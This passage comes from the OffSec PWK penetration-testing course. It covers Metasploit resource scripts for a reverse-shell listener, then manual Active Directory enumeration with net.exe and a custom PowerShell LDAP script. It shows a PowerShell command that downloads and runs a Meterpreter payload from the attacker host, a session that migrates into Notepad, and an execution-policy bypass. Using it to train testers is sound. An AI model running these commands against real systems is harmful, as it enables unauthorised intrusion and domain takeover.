resource (listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (listener.rc)> run -z -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.119.4:443
```

*Listing 707 - Executing the resource script*

Listing 707 shows that all of our commands were executed as specified in the script.

Let's connect to the BRUTE2 machine via RDP with user *justin* and password *SuperS3cure1337#*, start PowerShell, download the malicious Windows executable met.exe that we already used in previous sections, and execute it.

```
PS C:\Users\justin> iwr -uri http://192.168.119.4/met.exe -Outfile met.exe

PS C:\Users\justin> .\met.exe
```

*Listing 708 - Executing the Windows executable containing the Meterpreter payload*

Once met.exe gets executed, Metasploit notifies us about the incoming connection.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu)
Redirecting stageless connection from
/dkFg_HAPAAB9KHwqH8FRrAG1_y2iZHe4AJlyWjYMllNXBbFbYBVD2rlxUUDdTrFO7T2gg6ma5cI-
GahhqTK9hwtqZvo9KJupBG7GYBlYyda_rDHTZ1aNMzcUn1x with UA 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu)
Attaching orphaned/stageless session...
[*] Session ID 1 (192.168.119.4:443 -> 127.0.0.1) processing AutoRunScript
'post/windows/manage/migrate'
[*] Running module against BRUTE2
[*] Current server process: met.exe (2004)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5340
[+] Successfully migrated into process 5340
[*] Meterpreter session 1 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-02
09:54:32 -0400
```

*Listing 709 - Incoming connection and successful migration to a newly spawned Notepad process*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Nice! Metasploit automatically migrated to the newly spawned Notepad process.

Instead of creating our own resource scripts, we can also use the already provided resource scripts from Metasploit. They can be found in the scripts/resource/ directory in the Metasploit directory.

```
kali@kali:~$ ls -l /usr/share/metasploit-framework/scripts/resource
total 148
-rw-r--r-- 1 root root  7270 Jul 14 12:06 auto_brute.rc
-rw-r--r-- 1 root root  2203 Jul 14 12:06 autocrawler.rc
-rw-r--r-- 1 root root 11225 Jul 14 12:06 auto_cred_checker.rc
-rw-r--r-- 1 root root  6565 Jul 14 12:06 autoexploit.rc
-rw-r--r-- 1 root root  3422 Jul 14 12:06 auto_pass_the_hash.rc
-rw-r--r-- 1 root root   876 Jul 14 12:06 auto_win32_multihandler.rc
...
-rw-r--r-- 1 root root  2419 Jul 14 12:06 portscan.rc
-rw-r--r-- 1 root root  1251 Jul 14 12:06 run_all_post.rc
-rw-r--r-- 1 root root  3084 Jul 14 12:06 smb_checks.rc
-rw-r--r-- 1 root root  3837 Jul 14 12:06 smb_validate.rc
-rw-r--r-- 1 root root  2592 Jul 14 12:06 wmap_autotest.rc
```

*Listing 710 - Listing all resource scripts provided by Metasploit*

Listing 710 shows that there are resource scripts provided for port scanning, brute forcing, protocol enumerations, and so on. Before we attempt to use them, we should thoroughly examine, understand, and modify them to fit our needs.

Some of these scripts use the global datastore of Metasploit to set options such as *RHOSTS*. When we use *set* or *unset*, we define options in the context of a running module. However, we can also define values for options across all modules by setting *global options*. These options can be set with *setg* and unset with *unsetg*.[1006]

Resource scripts can be quite handy to automate parts of a penetration test. We can create a set of resource scripts for repetitive tasks and operations. We can prepare those scripts and then modify them for each penetration test. For example, we could prepare resource scripts for listeners, pivoting, post-exploitation, and much more. Using them on multiple penetration tests can save us a lot of time.

Let's summarize what we learned in this section. We began by getting familiar with resource scripts. Then, we created our own resource script to automate the setup process of a multi/handler listener. Finally, we executed the resource script and a corresponding executable file to receive an incoming Meterpreter reverse shell, which migrated itself to a newly spawned Notepad process.

## 20.5 Wrapping Up

In this Module we covered various features, modules, and capabilities of Metasploit. We started by getting familiar with the framework itself and we explored how to use auxiliary and exploit modules. Next, we discussed several types of payloads available in Metasploit and msfvenom. Then, we covered features and modules for post-exploitation with Meterpreter and how to use pivoting in Metasploit. Finally, we created a resource script to automate the set up process of a

[1006] (Rapid7 Documentation, 2022), https://docs.rapid7.com/metasploit/msf-overview/#Datastore

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

multi/handler that migrates to a newly spawned process once Metasploit starts a session due to an incoming reverse shell.

Exploit frameworks such as Metasploit are invaluable in penetration tests since it quickly becomes tedious and error-prone to manually manage various shells and sessions. Furthermore, the modules contained in the frameworks can be easily customized to fit our needs without going through the process of fixing public exploit code. These frameworks often also provide the ability to create executable files, which we can use for client-side attacks or web application attacks. By using Metasploit's signature payload Meterpreter, we obtain a broad range of powerful post-exploitation and pivoting techniques.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 21 Active Directory Introduction and Enumeration

In this Learning Module, we will cover the following Learning Units:

- Introduction to Active Directory
- Active Directory enumeration using manual tools
- Enumerating Active Directory using automated tools

*Active Directory Domain Services*,[1007] often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Active Directory is installed with a standard configuration, however, system administrators often customize it to fit the needs of the organization.

From a penetration tester's perspective, Active Directory is very interesting as it typically contain a wealth of information. If we successfully compromise certain objects within the domain, we may be able to take full control over the organization's infrastructure.

In this Learning Module, we will focus on the enumeration aspect of Active Directory. The information we will gather throughout the Module will have a direct impact on the various attacks we will do in the upcoming *Attacking Active Directory Authentication* and *Lateral Movement in Active Directory* Modules.

## 21.1 Active Directory - Introduction

This Learning Unit will cover the following Learning Objectives:

- Introduction to Active Directory
- Define our enumeration goals

While Active Directory itself is a service, it also acts as a management layer. AD contains critical information about the environment, storing information about users, groups, and computers, each referred to as *objects*. Permissions set on each object dictate the privileges that object has within the domain

Configuring and maintaining an instance of Active Directory can be daunting for administrators, especially since the wealth of contained information often creates a large attack surface.

The first step in configuring an instance of AD is to create a domain name such as *corp.com* in which *corp* is often the name of the organization itself. Within this domain, administrators can add various types of objects that are associated with the organization such as computers, users, and group objects.

[1007] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*An AD environment has a critical dependency on the Domain Name System (DNS) service. As such, a typical domain controller will also host a DNS server that is authoritative for a given domain.*

To ease the management of various objects and assist with management, system administrators often organize these objects into *Organizational Units* (OUs).[1008]

OUs are comparable to file system folders in that they are containers used to store objects within the domain. Computer objects represent actual servers and workstations that are domain-joined (part of the domain), and user objects represent accounts that can be used to log in to the domain-joined computers. In addition, all AD objects contain attributes, which will vary depending on the type of object. For example, a user object may include attributes such as first name, last name, username, phone number, etc.

AD relies on several components and communication services. For example, when a user attempts to log in to the domain, a request is sent to a *Domain Controller* (DC),[1009] which checks whether or not the user is allowed to log in to the domain. One or more DCs act as the hub and core of the domain, storing all OUs, objects, and their attributes. Since the DC is such a central domain component, we'll pay close attention to it as we enumerate AD.

Objects can be assigned to AD groups so that administrators can manage those object as a single unit. For example, users in a group could be given access to a file server share or given administrative access to various clients in the domain. Attackers often target high-privileged groups.

Members of *Domain Admins*[1010] are among the most privileged objects in the domain. If an attacker compromises a member of this group (often referred to as *domain administrators*), they essentially gain complete control over the domain.

This attack vector could extend beyond a single domain since an AD instance can host more than one domain in a *domain tree* or multiple domain trees in a *domain forest*. While there is a Domain Admins group for each domain in the forest, members of the *Enterprise Admins* group are granted full control over all the domains in the forest and have Administrator privilege on all DCs. This is obviously a high-value target for an attacker.

We will leverage these and other concepts in this Module as we focus on the extremely important aspect of AD enumeration. This important discipline can improve our success during the attack phase. We will leverage a variety of tools to manually enumerate AD, most of which rely on the *Lightweight Directory Access Protocol* (LDAP). Once we've introduced foundational techniques, we will leverage automation to perform enumeration at scale.[1011]

[1008] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Organizational_unit_(computing)

[1009] (Microsoft, 2021), https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-authsod/c4012a57-16a9-42eb-8f64-aa9e04698dca

[1010] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups#domain-admins

[1011] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 21.1.1 Enumeration - Defining our Goals

Before we begin, let's discuss the scenario and define our goals.

In this scenario, we'll enumerate the *corp.com* domain. We've obtained user credentials to a domain user through a successful phishing attack. Alternatively, the target organization may have provided us with user credentials so that we can perform penetration testing based on an *assumed breach*. This would speed up the process for us and also give the organization insight into how easily attackers can move within their environment once they have gained initial access.

The user we have access to is *stephanie* who has remote desktop permissions on a Windows 11 machine that is a part of the domain. This user is not a local administrator on the machine, which is something we may need to take into consideration as we move along.

During a real-world assessment, the organization may also define the scope and goals of the penetration test. In our case however, we are restricted to the *corp.com* domain with the PWK labs. Our goal will be to enumerate the full domain, including finding possible ways to achieve the highest privilege possible (domain administrator in this case).

In this Module, we will perform the enumeration from one client machine with the low privileged *stephanie* domain user. However, once we start performing attacks and we are able to gain access to additional users and computers, we may have to repeat parts of the enumeration process from the new standpoint. This perspective shift (or *pivot*) is critical during the enumeration process considering the complexity of permissions across the domain. Each pivot may give us an opportunity to advance our attack.

For example, if we gain access to another low-privileged user account that seems to have the same access as *stephanie*, we shouldn't simply dismiss it. Instead, we should always repeat our enumeration with that new account since administrators often grant individual users increased permissions based on their unique role in the organization. This persistent "rinse and repeat" process is the key to successful enumeration and works extremely well, especially in large organizations.

## 21.2 Active Directory - Manual Enumeration

This Learning Unit will cover the following Learning Objectives:

- Enumerate Active Directory using legacy Windows applications
- Use PowerShell and .NET to perform additional AD enumeration

There are many ways to enumerate AD and a wide variety of tools we can use. In this Learning Unit, we will start enumerating the domain using tools that are already installed in Windows. We will start with the "low-hanging fruit", the information we can gather quickly and easily. Eventually, we will leverage more robust techniques such as invoking .NET classes using PowerShell to communicate with AD via LDAP.

### 21.2.1 Active Directory - Enumeration Using Legacy Windows Tools

Since we are starting in an *assumed breach* scenario and we have credentials for *stephanie*, we will use those credentials to authenticate to the domain via a Windows 11 machine (CLIENT75). We'll use the *Remote Desktop Protocol* (RDP) with *xfreerdp* to connect to the client and log in to

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

the domain. We'll supply the user name with /u, the domain name with /d and enter the password, which in this case is *LegmanTeamBenzoin!!*.

```
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.50.75
```

*Listing 711 - Connecting to the Windows 11 client using "xfreerdp"*

AD contains so much information that it can be hard to determine where to start enumerating. But since every AD installation fundamentally contains users and groups, we'll start there.

To start gathering user information, we will use *net.exe*,[1012] which is installed by default on all Windows operating systems. More specifically, we will use the net user sub-command.[1013] While we can use this tool to enumerate local accounts on the machine, we'll instead use /domain to print out the users in the domain.

```
C:\Users\stephanie>net user /domain
The request will be processed at a domain controller for domain corp.com.

User accounts for \\DC1.corp.com

-------------------------------------------------------------------------------
Administrator            dave                     Guest
iis_service              jeff                     jeffadmin
jen                      krbtgt                   pete
stephanie
The command completed successfully.
```

*Listing 712 - Running "net user" to display users in the domain*

The output from this command will vary depending on the size of the organization. Armed with a list of users, we can now query information about individual users.

Administrators often have a tendency to add prefixes or suffixes to usernames that identify accounts by their function. Based on the output in Listing 712, we should check out the *jeffadmin* user because it might be an administrative account.

Let's inspect the user with net.exe and the /domain flag:

```
C:\Users\stephanie>net user jeffadmin /domain
The request will be processed at a domain controller for domain corp.com.

User name                    jeffadmin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/2/2022 4:26:48 PM
Password expires             Never
Password changeable          9/3/2022 4:26:48 PM
```

[1012] (Microsoft, 2021), https://learn.microsoft.com/en-US/troubleshoot/windows-server/networking/net-commands-on-operating-systems

[1013] (Microsoft, 2016), https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc771865(v=ws.11)?redirectedfrom=MSDN

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Password required             Yes
User may change password      Yes

Workstations allowed          All
Logon script
User profile
Home directory
Last logon                    9/20/2022 1:36:09 AM

Logon hours allowed           All

Local Group Memberships       *Administrators
Global Group memberships      *Domain Users         *Domain Admins
The command completed successfully.
```

*Listing 713 - Running "net user" against a specific user*

According to the output, *jeffadmin* is a part of the *Domain Admins* group, which is something we should take note of. If we manage to compromise this account, we'll essentially elevate ourselves to domain administrator.

We can also use net.exe to enumerate groups in the domain with net group:[1014]

```
C:\Users\stephanie>net group /domain
The request will be processed at a domain controller for domain corp.com.

Group Accounts for \\DC1.corp.com

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*Debug
*Development Department
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Management Department
*Protected Users
*Read-only Domain Controllers
*Sales Department
*Schema Admins
The command completed successfully.
```

*Listing 714 - Running "net group" to display groups in the domain*

[1014] (Microsoft, 2012), https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc754051(v=ws.10)?redirectedfrom=MSDN

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output includes a long list of groups in the domain. Some of these are installed by default.[1015] Others, like those highlighted above, are custom groups created by the administrator. Let's enumerate a custom group first.

We'll again use net.exe to enumerate the group members, this time focusing on the *Sales Department* group.

```
PS C:\Tools> net group "Sales Department" /domain
The request will be processed at a domain controller for domain corp.com.

Group name     Sales Department
Comment

Members

-------------------------------------------------------------------------------
pete                     stephanie
The command completed successfully.
```

*Listing 715 - Running "net group" to display members in specific group*

This reveals that *pete* and *stephanie* are members of the *Sales Department* group.

Although this doesn't seem to reveal much, each small piece of information gained through enumeration is potentially valuable. In a real-world assessment, we might enumerate each group, cataloging the results. This will require good organization, which we'll discuss later, but we'll move on for now as we have more flexible alternatives to net.exe to discuss in the next section.

### 21.2.2 Enumerating Active Directory using PowerShell and .NET Classes

There are several tools we can use to enumerate Active Directory. PowerShell cmdlets like *Get-ADUser*[1016] work well but they are only installed by default on domain controllers as part of the *Remote Server Administration Tools* (RSAT).[1017] RSAT is very rarely present on clients in a domain and we must have administrative privileges to install them. While we can, in principle, import the DLL required for enumeration ourselves, we will look into other options.

We'll develop a tool that requires only basic privileges and is flexible enough to use in real-world engagements. We will mimic the queries that occur as part of AD's regular operation. This will help us understand the basic concepts used in the pre-built tools we'll use later.

Specifically, we'll use PowerShell and .NET classes to create a script that enumerates the domain. Although PowerShell development can seem complex, we'll take it one step at a time.

In order to enumerate AD, we first need to understand how to communicate with the service. Before we start building our script, let's discuss some theory.

[1015] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups

[1016] (Microsoft), https://learn.microsoft.com/en-us/powershell/module/activedirectory/get-aduser?view=windowsserver2022-ps

[1017] (Microsoft, 2022), https://learn.microsoft.com/en-us/troubleshoot/windows-server/system-management-components/remote-server-administration-tools

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

AD enumeration relies on LDAP. When a domain machine searches for an object, like a printer, or when we query user or group objects, LDAP is used as the communication channel for the query. In other words, LDAP is the protocol used to communicate with Active Directory.

*LDAP is not exclusive to AD. Other directory services use it as well.*

LDAP communication with AD is not always straight-forward, but we'll leverage an *Active Directory Services Interface* (ADSI)[1018] (a set of interfaces built on *COM*[1019]) as an LDAP provider.

According to Microsoft's documentation,[1020] we need a specific LDAP *ADsPath* in order to communicate with the AD service. The LDAP path's prototype looks like this:

```
LDAP://HostName[:PortNumber][/DistinguishedName]
```

*Listing 716 - LDAP path format*

We need three parameters for a full LDAP path: *HostName*, *PortNumber*, and a *DistinguishedName*. Let's take a moment to break this down.

The *Hostname* can be a computer name, IP address or a domain name. In our case, we are working with the *corp.com* domain, so we could simply add that to our LDAP path and likely obtain information. Note that a domain may have multiple DCs, so setting the domain name could potentially resolve to the IP address of any DC in the domain.

While this would likely still return valid information, it might not be the most optimal enumeration approach. In fact, to make our enumeration as accurate as possible, we should look for the DC that holds the most updated information. This is known as the *Primary Domain Controller* (PDC).[1021] There can be only one PDC in a domain. To find the PDC, we need to find the DC holding the *PdcRoleOwner* property. We'll eventually use PowerShell and a specific .NET class to find this.

The *PortNumber* for the LDAP connection is optional as per Microsoft's documentation. In our case we will not add the port number since it will automatically choose the port based on whether or not we are using an SSL connection. However, it is worth noting that if we come across a domain in the future using non-default ports, we may need to manually add this to the script.

Lastly, a *DistinguishedName* (DN)[1022] is a part of the LDAP path. A DN is a name that uniquely identifies an object in AD, including the domain itself. If we aren't familiar with LDAP, this may be somewhat confusing so let's go into a bit more detail.

In order for LDAP to function, objects in AD (or other directory services) must be formatted according to a specific naming standard.[1023] To show an example of a DN, we can use our

[1018] (Microsoft, 2020), https://learn.microsoft.com/en-us/windows/win32/adsi/active-directory-service-interfaces-adsi

[1019] (Microsoft, 2019), https://learn.microsoft.com/en-us/windows/win32/com/com-objects-and-interfaces

[1020] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/adsi/ldap-adspath?redirectedfrom=MSDN

[1021] (Microsoft, 2021), https://learn.microsoft.com/en-GB/troubleshoot/windows-server/identity/fsmo-roles

[1022] (Microsoft, 2018), https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ldap/distinguished-names

[1023] (rfc-editor.org, 1998), https://www.rfc-editor.org/rfc/rfc2247.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*stephanie* domain user. We know that *stephanie* is a user object within the *corp.com* domain. With this, the DN may (although we cannot be sure yet) look something like this:

```
CN=Stephanie,CN=Users,DC=corp,DC=com
```

*Listing 717 - Example of a Distinguished Name*

The Listing above shows a few new references we haven't seen earlier in this Module, such as *CN* and *DC*. The CN is known as the *Common Name*, which specifies the identifier of an object in the domain. While we normally refer to "DC" as the Domain Controller in AD terms, "DC" means *Domain Component* when we are referring to a Distinguished Name. The *Domain Component* represents the top of an LDAP tree and in this case we refer to it as the Distinguished Name of the domain itself.

When reading a DN, we start with the Domain Component objects on the right side and move to the left. In the example above, we have four components, starting with two components named *DC=corp,DC=com*. The Domain Component objects as mentioned above represent the top of an LDAP tree following the required naming standard.

Continuing through the DN, *CN=Users* represents the Common Name for the container where the user object is stored (also known as the parent container). Finally, all the way to the left, *CN=Stephanie* represents the Common Name for the user object itself, which is also lowest in the hierarchy.

In our case for the LDAP path, we are interested in the Domain Component object, which is *DC=corp,DC=com*. If we added *CN=Users* to our LDAP path, we would restrict ourselves by only being able to search objects within that given container.

Let's begin writing our script by obtaining the required hostname for the PDC.

In the Microsoft .NET classes related to AD,[1024] we find the *System.DirectoryServices.ActiveDirectory* namespace. While there are a few classes to choose from here, we'll focus on the *Domain Class*.[1025] It specifically contains a reference to the *PdcRoleOwner* in the properties, which is exactly what we need. By checking the methods, we find a method called *GetCurrentDomain()*, which will return the domain object for the current user, in this case *stephanie*.

To invoke the *Domain Class* and the *GetCurrentDomain* method, we'll run the following command in PowerShell:

```
PS C:\Users\stephanie>
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner          : DC1.corp.com
```

[1024] (Microsoft, 2022), https://learn.microsoft.com/en-us/dotnet/api/

[1025] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.domain?view=windowsdesktop-7.0

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

*Listing 718 - Domain class from System.DirectoryServices.ActiveDirectory namespace*

The output reveals the *PdcRoleOwner* property, which in this case is *DC1.corp.com*. While we can certainly add this hostname directly into our script as part of the LDAP path, we want to automate the process so we can also use this script in future engagements.

Let's do this one step at a time. First, we'll create a variable that will store the domain object, then we will print the variable so we can verify that it still works within our script. The first part of our script is listed below:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Print the variable
$domainObj
```

*Listing 719 - Storing domain object in our first variable*

In order to run the script, we must bypass the execution policy, which was designed to keep us from accidentally running PowerShell scripts. We'll do this with powershell -ep bypass:

```
PS C:\Users\stephanie> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\stephanie>
```

Now let's run our script and verify that it prints the domain object:

```
PS C:\Users\stephanie> .\enumeration.ps1

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.corp.com
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

*Listing 720 - Output displaying information stored in our first variable*

Our *domainObj* variable now holds the information about the domain object. Although this print statement isn't required, it's a nice way to verify that our command and the variable worked as intended.

Since the hostname in the *PdcRoleOwner* property is required for our LDAP path, we can extract the name directly from the domain object. In case we need more information from the domain object later in our script, we will keep the *$domainObj* for the time being and create a new variable

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

called *$PDC*, which will extract the value from the *PdcRoleOwner* property held in our *$domainObj* variable:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name

# Print the $PDC variable
$PDC
```

*Listing 721 - Adding the $PDC variable to our script and extracting PdcRoleOwner name to it*

Now let's run the script again and inspect the output:

```
PS C:\Users\stephanie> .\enumeration.ps1
DC1.corp.com
```

*Listing 722 - Printing the $PDC variable*

In this case we have dynamically extracted the PDC from the *PdcRoleOwner* property by using the Domain Class. Good.

While we can also get the DN for the domain via the domain object, it does not follow the naming standard required by LDAP. In our example, we know that the base domain is *corp.com* and the DN would in fact be *DC=corp,DC=com*. In this instance, we could grab *corp.com* from the *Name* property in the domain object and tell PowerShell to break it up and add the required *DC=* parameter. However, there is an easier way of doing it, which will also make sure we are obtaining the correct DN.

We can use ADSI directly in PowerShell to retrieve the DN. We'll use two single quotes to indicate that the search starts at the top of the AD hierarchy.

```
PS C:\Users\stephanie> ([adsi]'').distinguishedName
DC=corp,DC=com
```

*Listing 723 - Using ADSI to obtain the DN for the domain*

This returns the DN in the proper format for the LDAP path.

Now we can add a new variable in our script that will store the DN for the domain. To make sure the script still works, we'll add a *print* statement and print the contents of our new variable:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name

# Store the Distinguished Name variable into the $DN variable
$DN = ([adsi]'').distinguishedName

# Print the $DN variable
$DN
```

*Listing 724 - Creating a new variable holding the DN for the domain*

Let's run the script.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\stephanie> .\enumeration.ps1
DC=corp,DC=com
```

*Listing 725 - Using our script to print the DN of the domain*

At this point, we are dynamically obtaining the Hostname and the DN with our script. Now we must assemble the pieces to build the full LDAP path. To do this, we'll add a new *$LDAP* variable to our script that will contain the *$PDC* and *$DN* variables, prefixed with "LDAP://".

The final script generates the LDAP shown below. Note that in order to clean it up, we have removed the comments. Since we only needed the *PdcRoleOwner* property's name value from the domain object, we add that directly in our *$PDC* variable on the first line, limiting the amount of code required:

```
$PDC =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Nam
e
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"
$LDAP
```

*Listing 726 - Script which will create the full LDAP path required for enumeration*

Let's run the script.

```
PS C:\Users\stephanie> .\enumeration.ps1
LDAP://DC1.corp.com/DC=corp,DC=com
```

*Listing 727 - Script output showing the full LDAP path*

Great! We have successfully used .NET classes and ADSI to dynamically obtain the full LDAP path required for our enumeration. Also, our script is dynamic, so we can easily reuse it in real-world engagements.

### 21.2.3 Adding Search Functionality to our Script

So far, our script builds the required LDAP path. Now we can build in search functionality.

To do this, we will use two .NET classes that are located in the *System.DirectoryServices* namespace, more specifically the *DirectoryEntry*[1026] and *DirectorySearcher*[1027] classes. Let's discuss these before we implement them.

The *DirectoryEntry* class encapsulates an object in the AD service hierarchy. In our case, we want to search from the very top of the AD hierarchy, so we will provide the obtained LDAP path to the *DirectoryEntry* class.

> *One thing to note with DirectoryEntry is that we can pass it credentials to authenticate to the domain. However, since we are already logged in, there is no need to do that here.*

[1026] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.directoryentry?view=dotnet-plat-ext-6.0

[1027] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher?view=dotnet-plat-ext-6.0

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The *DirectorySearcher* class performs queries against AD using LDAP. When creating an instance of *DirectorySearcher*, we must specify the AD service we want to query in the form of the *SearchRoot*[1028] property. According to Microsoft's documentation, this property indicates where the search begins in the AD hierarchy. Since the *DirectoryEntry* class encapsulates the LDAP path that points to the top of the hierarchy, we will pass that as a variable to *DirectorySearcher*.

The *DirectorySearcher* documentation lists *FindAll()*,[1029] which returns a collection of all the entries found in AD.

Let's implement these two classes into our script. The code below shows the relevant part of the script:

```
$PDC =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Nam
e
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.FindAll()
```

*Listing 728 - Directory and DirectorySearcher to our script*

As indicated in Listing 728, we have added the *$direntry* variable, which is encapsulating our obtained LDAP path. The *$dirsearcher* variable contains the *$direntry* variable and uses the information as the *SearchRoot*, pointing to the top of the hierarchy where *DirectorySearcher* will run the *FindAll()* method.

Now since we start the search at the top and aren't filtering the results, it will generate a lot of output. However, let's run it:

```
PS C:\Users\stephanie> .\enumeration.ps1

Path
----
LDAP://DC1.corp.com/DC=corp,DC=com
LDAP://DC1.corp.com/CN=Users,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Computers,DC=corp,DC=com
LDAP://DC1.corp.com/OU=Domain Controllers,DC=corp,DC=com
LDAP://DC1.corp.com/CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=LostAndFound,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Infrastructure,DC=corp,DC=com
LDAP://DC1.corp.com/CN=ForeignSecurityPrincipals,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Program Data,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Microsoft,CN=Program Data,DC=corp,DC=com
LDAP://DC1.corp.com/CN=NTDS Quotas,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Managed Service Accounts,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Keys,DC=corp,DC=com
```

[1028] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.searchroot?view=dotnet-plat-ext-6.0

[1029] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.findall?view=dotnet-plat-ext-7.0#system-directoryservices-directorysearcher-findall

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
LDAP://DC1.corp.com/CN=WinsockServices,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=RpcServices,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=FileLinks,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=VolumeTable,CN=FileLinks,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=corp,DC=com
...
```

*Listing 729 - Using our script to search AD*

As shown in the truncated output of Listing 729, the script does indeed generate a lot of text. In fact, we are receiving all objects in the entire domain. This does at least prove that the script is working as expected.

Filtering the output is rather simple, and there are several ways to do so. One way is to set up a filter that will sift through the *samAccountType*[1030] attribute, which is an attribute applied to all user, computer, and group objects.

The official documentation reveals different values of the *samAccountType* attribute, but we'll start with 0x30000000 (decimal 805306368), which will enumerate all users in the domain. To implement the filter in our script, we can simply add the filter to the $dirsearcher.filter as shown below:

```
$PDC =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Nam
e
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="samAccountType=805306368"
$dirsearcher.FindAll()
```

*Listing 730 - Using samAccountType attribute to filter normal user accounts*

Running our script displays all user objects in the domain:

```
PS C:\Users\stephanie> .\enumeration.ps1

Path                                                          Properties
----                                                          ----------
LDAP://DC1.corp.com/CN=Administrator,CN=Users,DC=corp,DC=com {logoncount, codepage,
objectcategory, description...}
LDAP://DC1.corp.com/CN=Guest,CN=Users,DC=corp,DC=com         {logoncount, codepage,
objectcategory, description...}
LDAP://DC1.corp.com/CN=krbtgt,CN=Users,DC=corp,DC=com        {logoncount, codepage,
